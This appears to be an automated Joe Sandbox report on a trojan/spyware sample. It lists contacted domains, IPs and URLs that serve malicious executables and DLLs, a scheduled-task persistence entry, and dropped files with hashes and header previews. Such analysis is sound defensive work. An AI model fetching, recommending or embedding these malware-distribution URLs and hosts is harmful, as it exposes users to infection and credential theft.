host-data-coin-11.com	198.11.172.78	true	false		high
bit.ly	67.199.248.10	true	false		high
bitly.com	67.199.248.14	true	false		high
patmushta.info	94.142.141.254	true	false		high
cdn.discordapp.com	162.159.135.233	true	false		high
microsoft-com.mail.protection.outlook.com	52.101.24.0	true	false		high
privacytools-foryou-777.com	198.11.172.78	true	false		high
file-file-host4.com	198.11.172.78	true	false		high
data-host-coin-8.com	198.11.172.78	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://privacytools-foryou-777.com/downloads/toolspab3.exe	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://91.243.44.130/stlr/maps.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://bit.ly/3eHgQQR	false		high
http://185.7.214.239/sqlite3.dll	true	• Avira URL Cloud: malware	unknown
http://https://cdn.discordapp.com/attachments/928021103304134716/928022474753474631/Teemless.exe	false		high
http://data-host-coin-8.com/files/8584_1641133152_551.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/game.exe	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	true	• Avira URL Cloud: malware	unknown
http://185.7.214.239/POeNDXYchB.php	true	• Avira URL Cloud: malware	unknown
http://file-file-host4.com/sqlite3.dll	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.7.214.239	unknown	France		42652	DELUNETDE	false
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	false
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
54.38.220.85	unicupload.top	France		16276	OVHFR	false
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
52.101.24.0	microsoft-com.mail.protection.outlook.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	false
67.199.248.14	bitly.com	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
94.142.141.254	patmushta.info	Russian Federation		35196	IHOR-ASRU	false
198.11.172.78	host-data-coin-11.com	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
67.199.248.10	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
91.243.44.130	unknown	Russian Federation		395092	SHOCK-1US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	548971
Start date:	06.01.2022
Start time:	21:02:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7NAzyCWRyM.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@56/26@55/15
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 28.7% (good quality ratio 18.5%) • Quality average: 48.2% • Quality standard deviation: 41.1%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:03:43	Task Scheduler	Run new task: Firefox Default Browser Agent 29A8E57798C91EB7 path: C:\Users\user\AppData\Roaming\rffhjft
21:03:58	API Interceptor	7x Sleep call for process: svchost.exe modified
21:04:11	API Interceptor	1x Sleep call for process: WerFault.exe modified
21:04:16	API Interceptor	1x Sleep call for process: DDEE.exe modified
21:04:56	API Interceptor	1x Sleep call for process: 9A8F.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_8633.exe_5458939a10bb27232b284cf85f3e7f7cbf965f65_a8a30b20_183dd4a8\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8123403228218663

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_8633.exe_5458939a10bb27232b284cf85f3e7f7cbf965f65_a8a30b20_183dd4a8\Report.wer	
Encrypted:	false
SSDEEP:	96:HcF0z27ZThQoW7RR6tpXlQcQhc6ihcEVcw3Sz+HbHg/opAnQ0DFQ3qOEX/OyEmBS:8+q7NHv+f2wj1f/u7sjS274ltL
MD5:	AF9276A23587EA22D8C87F1AB9474E0B
SHA1:	5AA2297FAF79F93BDCB3B30B6F0D79A8ABCC6F3C
SHA-256:	602C4E89D439918887983F8D1115005994434C74B7AD5A0777BF7F39578574C0
SHA-512:	99E54246DC3CC36D79B996B921F6EA0FD431D1339F0530C32FD77457DE901D0AFD8F3F2B271AA1DD590ACAD2E3B8ACBE937A2CE8B6DB31DC3254A80CFF18C99
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.5.9.7.3.0.4.2.8.2.6.8.7.4.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.5.9.7.3.0.5.0.1.8.6.2.1.5.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.d.2.2.9.8.f.0.-.2.9.6.a.-.4.8.c.d.-.b.4.3.f.-.d.f.7.e.9.1.8.f.e.c.b.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.8.a.7.1.7.4.b.-.0.2.4.1.-.4.0.2.b.-.b.a.6.b.-.e.6.a.1.b.6.f.1.b.0.6.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.8.6.3.3...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.f.4.-.0.0.0.1.-.0.0.1.b.-.3.8.e.5.-.e.6.8.7.3.8.0.3.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.8.2.c.6.5.0.2.a.d.b.f.6.8.a.b.6.3.b.1.d.2.3.1.6.f.1.e.8.2.2.7.3.0.0.0.0.f.f.f.f.!.0.0.0.0.1.8.d.b.5.5.c.5.1.9.b.b.e.1.4.3.1.1.6.6.2.a.0.6.f.a.e.e.c.c.9.7.5.6.6.e.2.a.f.d.!.8.6.3.3...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA93E.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	52888
Entropy (8bit):	3.04617108376349
Encrypted:	false
SSDEEP:	1536:CIH1lsoOgnq/xJz6CTWL+S8tr2L9Nxev6nO/13:CIH1lsoOgnq/xJz6CTWL+S8tr2L9jevB
MD5:	5076B1567C08E40339B24AE312DA5BC6
SHA1:	118BAD52C669BEF370833AEC64A7C8A415FA5A3F
SHA-256:	785F7A47E9C219BECC19BB979ED390447D66DAAF77BC5B22D7E709E43A0805A7
SHA-512:	A5198977DFC63764CC8F646F2F2C3769EE24A0E2F06F9E10A6E7481D39845B0AC9F907B10DC4CE127D8BF8BE0D96BE0FB7653E97A859A079ED2F3154F751249F
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD85.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.695840087223537
Encrypted:	false
SSDEEP:	96:9GiZYWFvPhniY1Yo2WjQaCH/UYEZlTtAiSN3wcwG8KzUDaXUWMxeaDgl+x3:9jZDWiLQ2m1EaXU1xea7+x3
MD5:	7A74F5E19D1EE9A5E72A2222504B051C
SHA1:	9487F0E47C708BDB697491A58744ACA91F55C971
SHA-256:	0B7A339B19C25CD5EC443B22413EFA79645DD73AF2C5E8D09107DFD2BFE9E92F
SHA-512:	C3E923603492A247A234354D37824F692631B9FBE2990D601CF2D3A8F7ED653920E29A9260352B3DE7A3DE211BF29C6B814B1C704C32571156B59DA42775379C
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1DE.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Jan 6 20:04:04 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	55196
Entropy (8bit):	2.22784181226574
Encrypted:	false
SSDEEP:	192:0WMAm9AfxCOfIFVGO6VeScg5R0oRSJeC0fwoS3IxjMsOnBkhKLv9PDg60gGGu42n:9sIIFD6yeWEGnEMNs2u42b7
MD5:	8AF78D9F3526E1B1C25A5328826434FE

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1DE.tmp.dmp	
SHA1:	CAEF928CD54B5D448481FAE22F84B74DE79F05D7
SHA-256:	16E9069AB6FEA0283CCCFE2C308EC9C2C234BAF790FA5079D0C011284979FD48
SHA-512:	47B8041FADBAFCDF09DB8D47FB96A3393C26BC7B954FDEE966E08B2B144E8F25B7ED4D43554624D5823AFDEA2A3D8A466663D0BC798F305895A3A485AAFFDF A9
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....4K.a.....D...v(.....T.....8.....T.....x.....d.....U.....B.....GenuineIn telW.....T.....*K.a.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB951.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8384
Entropy (8bit):	3.6970980611016655
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiy5i6/N6YrOSUnXkgmf9S14+pDU89b95sfPfm:RrlsNiai6l6YSSUUgmf9S1d9Sf2
MD5:	9DB740ED0858643E4ABF74FEA2CB889E
SHA1:	0694851A8E0458C126261F07DB32F72308C1FDCB
SHA-256:	673F98B92BE9CDB934568D68A071805BDC093AE595058100EFA4EDA52FB7B3B6
SHA-512:	555F02B3B1FC497743C27CDD29672667FBADCE6844A5BFADA1C658FD4491F878AE37BC105C279BDEACC809B16D69B31AE1525BD89FEFFDA5919BF9944E6BE5 4E
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.5.6.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD3A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4677
Entropy (8bit):	4.457430228838973
Encrypted:	false
SSDEEP:	48:cvIwSD8zsYJgtWI9PjbXWSC8BH8fm8M4J087FqL+q8vT8hAAdMd:uITfeoaSNGJWK/AdMd
MD5:	5549E4AF01D746B8CC955815ED3964EE
SHA1:	1DD3406C6A772A79EE8D71FC78325A4FD0C0E584
SHA-256:	ADC8B724EFB2A564B6060F0C96F06DD405CAA0D7152F4E79054318746C5622B4
SHA-512:	596150D7A859DEAE6EC0E2282640F8C92A5F2807CD2AFAA69083C06D94BB24BC5EE0D83C0575CC2C78B5B63C1B9770E3EEE2D2E5E754BB4B69B546E426A0E2 79
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1330874" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\DDEE.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660

C:\ProgramData\sqlite3.dll	
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C...`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\2203.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\2203.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	
Process:	C:\Users\user\AppData\Local\Temp\DDEE.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C...`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Temp\00HDTJ58	
Process:	C:\Users\user\AppData\Local\Temp\DDEE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1

C:\Users\user\AppData\Local\Temp\00HDTJ58	
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\11C5.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	306688
Entropy (8bit):	6.681533828426999
Encrypted:	false
SSDEEP:	6144:1+McCBxEqEOv6GmHf+p0iojFp4kU01QndeQ1OLcxynB:1LBSqEOv6Gvp0ioUkU01QgQ10cs
MD5:	16F6F63636134A3CE21B0455FAA49719
SHA1:	AA4688FDBD32BFEEB7A30914C6564F313FA77C7A
SHA-256:	AAB72672BA48A18975CF89718A7C39FCAB81614CAE49EB26457E94054F6B228C
SHA-512:	34BDA0DF7BCBF9F693147883E3CF391A93812AABB92D530601B842771EFB6DC1915FE86DE90D4F51C50DDE83531AF6079D111DC0565010E8C46F1CED3B3A2A7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....P.....F....}.....|....A.....Q.....T.....Rich..... .....PE..L...Y1K`.....@.....]..... .....(....0..p.....h...0.....x...@..... .....text..... ..`.data.... .....@....doso.....@....feti...K.....@....jusuc.....@....yegosa..... .....@....rsrc...p....0.....@..@.reloc...:.....<...r.....@..B..... .....

C:\Users\user\AppData\Local\Temp\2203.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	538624
Entropy (8bit):	5.844802993920551
Encrypted:	false
SSDEEP:	12288:5crDIteKVQeObXSg+yVyAq9zE78U6vZ6nYiPbijH7x/F/:5+cZVQeODbVeL
MD5:	9D7EB9BE3B7F3A023430123BA099B0B0
SHA1:	18F9C9DEFA3C9C6847E6812A8EA3D1F1712A6DB1
SHA-256:	18D57C2EB16F5A8CE1058155D2912C2C4871640C444F936469ECFEA5E3D820E5
SHA-512:	A781FC4C922C81693D57BD895317467F31DE11A7F74594C6FABDF23C82D8E9934B60FBBDDE501A926F891AEADAADFF2023F341E43FC883016B3F249D6B9D546
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..0.....N... ...`....@.. ..... ..@.....N..K....`..... ....H.....text..... ...0..... ..`.rsrc.....`.....2.....@....reloc..... .....6.....@..B.....N.....H.....$...(@.....L[.....(....*..0..,.....(c...8....*.~....u....s....z&8.....8.....*.....*....(c...(....*..)*..... .*.....*.....*.....*....(....*..(....8....*(.....8....()...8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....=.A~.....= .A.....*.....*.....*.....

C:\Users\user\AppData\Local\Temp\8633.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	358912
Entropy (8bit):	6.278717191933335
Encrypted:	false
SSDEEP:	6144:7e+RhbrOOFh9v2Y8zBk3L3gXO1RdFggj:7e6aOFhB8zBk3L3b1R
MD5:	1F935BFFF0F8128972BC69625E5B2A6C
SHA1:	18DB55C519BBE14311662A06FAEECC97566E2AFD
SHA-256:	2BFA0884B172C9EAFF7358741C164F571F0565389AB9CF99A8E0B90AE8AD914D
SHA-512:	2C94C1EA43B008CE164D7CD22A2D0FF3B60A623017007A2F361BDFF69ED72E97B0CC0897590BE9CC56333E014CD003786741EB6BB7887590CB2AAD832EA8A3D
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\8633.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 86%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..S/.../.../...1.Z.=...1.L.W....6..*.../.....1.K.....1.[.....1.^.....Rich/..... .....PE..L...t..`.....<...J.....4.....P....@.....A.....,9..<....0...Y.....#..P.....X...@..... .....text...4:.....<..... ..`.data...`....P.....@.....@....pamicak.....@....dos....K.....@....modav.....@. ...nugirof..... .....@....rsrc....Y...0...Z.....@..@.reloc...>.....@...:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\9A8F.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	569824
Entropy (8bit):	7.747232732643414
Encrypted:	false
SSDEEP:	12288:rZK+5UZ7vGFc1bXPWZDbImHvGj8zESKVV7wLm3wf8pK60RjAJngD:V7Kb1WXWUfKv7wL0wf8QP2ngD
MD5:	92F549D91443E839D4EA0A7E3A853C7C
SHA1:	EB333BF657C1A7D6B045E98732536E1AA1B62269
SHA-256:	B7157958F990BBA7043746BF9D34A4DA7A312C219883016CC9AE931C49FD3D4A
SHA-512:	829079858A08334C983257C365A03C8F7A80CF7208B413325965FC02F5EC31B8E293C347990560EB4F03C5045A94C4E836EB34F67669A6514D2EF940D3AA5423
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32....f.....C'B{b.....+..R...d:.....Q..... ....PE..L.....a.....f.....@....@.....`.....@.....`..... ...data.....`.shared.....@....rsrc.....@..@.CRT.....}.....@..... .....+..B:l.B,,+ON....G..Z...".

C:\Users\user\AppData\Local\Temp\BC2D.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	306176
Entropy (8bit):	6.673059487728374
Encrypted:	false
